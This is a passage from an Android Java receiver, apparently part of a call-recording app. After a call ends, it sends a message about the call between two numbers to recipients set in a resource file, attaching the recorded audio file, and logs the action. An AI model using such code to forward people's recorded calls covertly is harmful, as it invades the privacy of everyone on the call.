telefonica tra " + myNumber + " e " + savedPhoneNumber,
                                    ct.getResources().getString(R.string.recipients),
                                    cr.getLocation() + fileName);
                        } catch (Exception e) {
                            Log.e("AudioRecordTest", e.getClass().toString());
                            if(e.getMessage()!=null)
                                Log.e("AudioRecordTest", e.getMessage());
                        }
                        Log.d(LOG_TAG, "Chiamata terminata con "+ savedPhoneNumber);
                    }
                }
            }

            StringBuilder sb = new StringBuilder();
            sb.append("Action: " + action + "\n");
            sb.append("URI: " + uri + "\n");
            String log = sb.toString();
            Log.d("AudioRecordTest", log);

            return log;
        }

        @Override
        protected void onPostExecute(String s) {
            super.onPostExecute(s);
            pendingResult.finish();
        }
    }
}
```